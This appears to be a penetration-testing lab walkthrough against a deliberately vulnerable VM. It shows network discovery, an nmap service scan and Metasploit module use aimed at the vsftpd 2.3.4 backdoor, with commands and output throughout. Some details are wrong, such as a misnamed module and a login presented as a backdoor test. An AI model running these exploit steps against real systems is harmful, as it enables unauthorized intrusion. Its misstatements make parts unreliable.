
git clone --depth 1 https://github.com/webpwnized/mutillidae-docker

docker-compose up -d

Determine the IP address of the Vulnerable VM

In the terminal of the vulnerable VM, get its IP address, by typing

ifconfig




Here, the IP address is 192.168.56.102

Notice that in VirtualBox, all network adapter “Host Only” get IP address in range starting at 192.168.56.101. So depending if you restart your Kali or Vulnerable VM in first or second, your vulnerable IP might also be (when first) 192.168.56.101


Ping to check the IP is visible from Kali (assume the Attacker knows the IP)

Type in terminal

ping 192.168.56.102
… then Ctrl+C



traceroute 192.168.56.102




Scan to discover that IP (assume the Attacker does not knows the IP, and just try to escalate Horyzontally)

Type in terminal


netdiscover -h


for help



sudo netdiscover -p

passive mode … you must be root (promiscuous mode)






No ARP packets are sent?

For an unknown reason, this does not work either..

netdiscover -r 192.168.56.0/16


It detects an IP : 10.0.2.2, but not the other VM ?



Scanning for Opened Ports (Services) with Nmap


Type

nmap -h




Then launch the nmap scan

nmap 192.168.56.102



With option “-A”, there are even more info (an intense scan with OS detection and version detection)




```
└─$ nmap 192.168.56.102 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-12 15:42 EDT
Nmap scan report for 192.168.56.102
Host is up (0.0034s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=OCOSA/stateOrProvinceName=There i
s no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
| sslv2:
|   SSLv2 supported
```

Launching Metasploit console

Launch

msfconsole



Type

help

```
msf6 > help

Core Commands
=============

    Command       Description
    -------       -----------
    ?             Help menu
    banner        Display an awesome metasploit banner
    cd            Change the current working directory
    color         Toggle color
    connect       Communicate with a host
    debug         Display information useful for debugging
    exit          Exit the console
    features      Display the list of not yet released features that can be opted in to
    get           Gets the value of a context-specific variable
    getg          Gets the value of a global variable
    grep          Grep the output of another command
    help          Help menu
    history       Show command history
    load          Load a framework plugin
    quit          Exit the console
    repeat        Repeat a list of commands
    route         Route traffic through a session
    save          Saves the active datastores
    sessions      Dump session listings and display information about sessions
    set           Sets a context-specific variable to a value
    setg          Sets a global variable to a value
    sleep         Do nothing for the specified number of seconds
```

Take few minutes to read

To set the target host, type

set RHOSTS 192.168.56.102

```
msf6 > set RHOSTS 192.168.56.102
RHOSTS ⇒ 192.168.56.102
msf6 >
```

Launching a first Vulnerability check on “ftp” protocol

Remember that nmap detected a very old version of ftp : 2.3.4:

```
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.56.101
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
```

Ask ChatGPT

You

how to use msfconsole for ftp vuln scan ?

ChatGPT

To use Metasploit's msfconsole for FTP vulnerability scanning, you'll need to follow these general steps:

1. **Start msfconsole**: Open a terminal window and type `msfconsole` to start Metasploit's console.
2. **Search for FTP modules**: Once msfconsole has loaded, you can search for FTP-related modules using the `search` command. For example, you can search for FTP-related exploits or auxiliary modules:

   bash Copy code

   ```
   search ftp
   ```

   This will list all available modules related to FTP.
3. **Select an FTP module**: After reviewing the available modules, choose the one that suits your purpose. For vulnerability scanning, you'll likely want to use an auxiliary module that performs FTP version detection or checks for known vulnerabilities.
4. **Load the module**: Once you've identified the module you want to use, load it into msfconsole using the `use` command followed by the module name. For example:

   bash Copy code

   ```
   use auxiliary/scanner/ftp/ftp_version
   ```

   Replace `auxiliary/scanner/ftp/ftp_version` with the name of the module you want to use.

5. **Set options**: Set any required options for the selected module. You can use the `show options` command to display the available options and `set` to set their values. For example:


```bash
set RHOSTS 192.168.1.10
```

   Replace `192.168.1.10` with the IP address of the target FTP server.
6. **Run the module**: Once you've set the required options, run the module using the `exploit` command. This will execute the module and perform the specified action, such as scanning for FTP vulnerabilities.
7. **Review results**: After the module has finished running, review the results to see if any vulnerabilities were found.
8. **Exit msfconsole**: Once you're done, you can exit msfconsole by typing `exit` in the console prompt.

Keep in mind that you should always have proper authorization before scanning any system, as unauthorized scanning may be illegal and unethical. Additionally, ensure that you have permission to perform vulnerability scanning on the target system and comply with any legal or organizational policies regarding security testing.

OR Read the Doc associated to the vulnerable tutorial image

https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/




Search exploit

search ftp

Or better, refine search by typing

search ftp type:exploit



```
msf6 > search ftp platform:linux type:exploit

Matching Modules
================


   #  Name                                                  Disclosure Date  Rank       Check  Description
   -  ----                                                  ---------------  ----       -----  -----------
   0  exploit/linux/snmp/awind_snmp_exec                    2019-03-27       excellent  Yes    AwindInc SNMP Service Command Injection
   1  exploit/linux/http/cisco_prime_inf_rce                2018-10-04       excellent  Yes    Cisco Prime Infrastructure Unauthenticated Remote Code Execution
   2  exploit/linux/http/linksys_wrt160nv2_apply_exec       2013-02-11       excellent  No     Linksys WRT160nv2 apply.cgi Remote Command Injection
   3  exploit/linux/misc/netsupport_manager_agent           2011-01-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   4  exploit/linux/ftp/proftp_sreplace                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   5  exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
   6  exploit/multi/ftp/pureftpd_bash_env_exec              2014-09-24       excellent  Yes    Pure-FTPd External Authentication Bash Environment Variable Code Injection (Shellshock)
   7  exploit/linux/local/servu_ftp_server_prepareinstallation_priv_esc  2019-06-05  excellent  Yes  Serv-U FTP Server prepareinstallation Privilege Escalation
   8  exploit/multi/ftp/wuftpd_site_exec_format             2000-06-22       great      Yes    WU-FTPD SITE EXEC/INDEX Format String Vulnerability
   9  exploit/multi/wyse/hagent_untrusted_hsdata            2009-07-10       excellent  No     Wyse Rapport Hagent Fake Hserver Command Execution


Interact with a module by name or index. For example info 9, use 9 or use exploit/multi/wyse/hagent_untrusted_hsdata

msf6 >
```

Choose (randomly) one module, type

use exploit/linux/ftp/proftp_sreplace



```
msf6 > use exploit/linux/ftp/proftp_sreplace
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/ftp/proftp_sreplace) >
```

For displaying current exploit info, type

info

or show info

```
msf6 exploit(linux/ftp/proftp_sreplace) > info

       Name: ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
     Module: exploit/linux/ftp/proftp_sreplace
   Platform: Linux
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2006-11-26

Provided by:
  Evgeny Legerov <admin@gleg.net>
  jduck <jduck@metasploit.com>

Available targets:
      Id  Name
      --  ----
  ⇒   0   Automatic Targeting
      1   Debug
      2   ProFTPD 1.3.0 (source install) / Debian 3.1

Check supported:
  Yes

Basic options:
  Name      Current Setting      Required  Description
  ----      ---------------      --------  -----------
  FTPPASS   mozilla@example.com  no        The password for the specified username
  FTPUSER   anonymous            no        The username to authenticate as
  RHOSTS    192.168.56.102       yes       The target host(s), see https://docs.metasploit.co
  RPORT     21                   yes       The target port (TCP)
  WRITABLE  /incoming            yes       A writable directory on the target host

Payload information:
  Space: 900
```

For showing module options, type

show options

Then, type

exploit
(or run)

(Un?)fortunately, this randomly chosen exploit does not work, the server version does not match the ProFtp version

```
msf6 exploit(linux/ftp/proftp_sreplace) > exploit

[*] Started reverse TCP handler on 10.0.2.15:4444
[*] 192.168.56.102:21 - Automatically detecting the target ...
[-] 192.168.56.102:21 - Exploit aborted due to failure: no-target: No matching target
[*] Exploit completed, but no session was created.
msf6 exploit(linux/ftp/proftp_sreplace) >
```

Redo search, but filter platform:unix instead of platform:linux

search ftp type exploit platform:unix

Clue on vulnerability … Backdoor password = ":)"

See https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide/#backdoors

To manually test the backdoor, type

ftp 192.168.56.102

(username) ftp

(password) :)

```
└─$ ftp 192.168.56.102
Connected to 192.168.56.102.
220 (vsFTPd 2.3.4)
Name (192.168.56.102:kali): ftp
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The VM Image version of Metasploit did not include the exploit exploit/unix/ftp/vsftpd_234_backdoor/

https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/

After the "apt-get upgrade", it does contains the module

```
msf6 >
msf6 > search ftp type:exploit platform:unix

Matching Modules
================

   #  Name                                                Disclosure Date  Rank       Check  Description
   -  ----                                                ---------------  ----       -----  -----------
   0  exploit/osx/browser/safari_file_policy              2011-10-12       normal     No     Apple Safari file:// Arbitrary Code Execution
   1  exploit/linux/snmp/awind_snmp_exec                  2019-03-27       excellent  Yes    AwindInc SNMP Service Command Injection
   2  exploit/linux/http/linksys_wrt160nv2_apply_exec     2013-02-11       excellent  No     Linksys WRT160nv2 apply.cgi Remote Command Injection
   3  exploit/unix/local/netbsd_mail_local                2016-07-07       great      No     NetBSD mail.local Privilege Escalation
   4  exploit/multi/http/netwin_surgeftp_exec             2012-12-06       good       Yes    Netwin SurgeFTP Remote Command Execution
   5  exploit/openbsd/local/dynamic_loader_chpass_privesc 2019-12-11       excellent  Yes    OpenBSD Dynamic Loader chpass Privilege Escalation
   6  exploit/unix/ftp/proftpd_modcopy_exec               2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Execution
   7  exploit/unix/ftp/proftpd_133c_backdoor              2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Execution
   8  exploit/unix/ftp/vsftpd_234_backdoor                2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution
   9  exploit/unix/http/tnftp_savefile                    2014-10-28       excellent  No     tnftp "savefile" Arbitrary Command Execution
```

Use this exploit module

use exploit/unix/ftp/vsftp_234_backdoor

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Then run

exploit

… or run

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

